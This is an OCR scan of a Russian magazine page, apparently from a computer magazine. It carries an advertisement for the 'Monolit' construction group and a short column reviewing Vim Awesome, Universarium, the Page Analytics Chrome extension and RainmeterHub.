Основным направлением деятельности Группы компаний «Монолит» является возведение жилых зданий и объектов социального назначения по индивидуальным проектам. В основе лежит технология монолитного домостроения.

Всё – начиная с создания инвестиционного проекта, подготовки исходно-разрешительной документации, возведения жилых домов, включая прокладку внешних и внутренних инженерных коммуникаций зданий, благоустройства прилегающих территорий, заканчивая реализацией квартир – выполняется компаниями входящими в состав холдинга «Монолит».

«Статус»


Мытищи, Пироговский

www.gk-monolit.ru

WWW 2.0

Каталог плагинов для текстового редактора Vim






VIM AWESOME (vimawesome.com)

→ Vim Awesome — это агрегатор плагинов для текстового редактора Vim. Для того чтобы пополнять базу, авторы парсят конфиги пользователей, выложенные на GitHub'е, и находят там упоминания и ссылки для плагинов. У сервиса удобный интерфейс с привычным для виммеров управлением (куда же без j/k:). На момент написания в базе было больше девяти тысяч плагинов — к слову, в четыре раза больше, чем для Sublime (https://sublime.wbond.net/stats). Плагины разбиты на категории, но, к сожалению, пока рубрикация хромает — по категориям разнесены лишь 300 плагинов (примерно 3% от всех), остальное можно найти через поиск. Также, на мой взгляд, не хватает отдельного большого раздела для тем оформления.

УНИВЕРСАРИУМ (universarium.org)

→ Мы довольно часто пишем о площадках для дистанционного обучения и в данном случае тоже не могли пройти мимо. «Универсариум» — новый портал с русскоязычными курсами. Сейчас материалов не очень много, но уже есть лекции по электронике и робототехнике, комбинаторике, химии и экономике. Механизм работы «Универсариума» во многом похож на другие площадки: ты записываешься на курс, смотришь видеолекции, изучаешь дополнительные материалы и выполняешь домашние задания, за которые ты получишь оценку по итогам курса. Средняя продолжительность — от 7 до 10 недель. К сожалению, видео лекций хранятся только месяц после окончания курса — из-за авторских прав.



Новая русскоязычная площадка для дистанционного обучения



Плагин, интегрирующий Google Analytics прямо в Chrome






PAGE ANALYTICS (j.mp/1rtRKrw)

→ Page Analytics — это расширение для браузера Chrome, дающее прямой доступ к Google Analytics. С его помощью можно быстро получать статистику для любой страницы на твоем сайте: количество просмотров и уникальных посетителей, среднее время на странице, процент отказов и количество пользователей на странице в реальном времени. Дополнительно можно вывести более 20 различных метрик (например, отдельно показать поисковый или реферальный трафик на эту конкретную страницу). Также можно прямо в плагине сравнить данные за разные периоды. Наконец, с помощью Page Analytics можно получить «тепловую карту» кликов, хотя эта функция иногда не распознает все кнопки на странице.

RAINMETERHUB (rainmeterhub.com)

→ Еще один каталог, на этот раз — каталог тем для Rainmeter, популярного и бесплатного кастомизатора внешнего вида Windows. Пока подборка небольшая (и пополняется исключительно пользователями сервиса, в отличие от автоматизированного Vim Awesome), но уже можно найти несколько интересных виджетов, дающих доступ к любимым приложениям, выводящих информацию о системе и не только. Тут есть как совсем простенькие плагины (например, поисковая строка), так и целые наборы, полностью меняющие внешний вид рабочего стола, меню «Пуск» и других элементов интерфейса. В общем, если ты любишь ковырять внешний вид своей системы, то не проходи мимо.



Каталог виджетов и тем оформлений для Rainmeter





в iPad
Реклама



?
?
?
?
?
210
200
190
180
170
160
150
140
130
120
110
100
90
80
70
60
50
210
200
190
180
170
160
150
140
130
120
110
100
90
80
70
60
50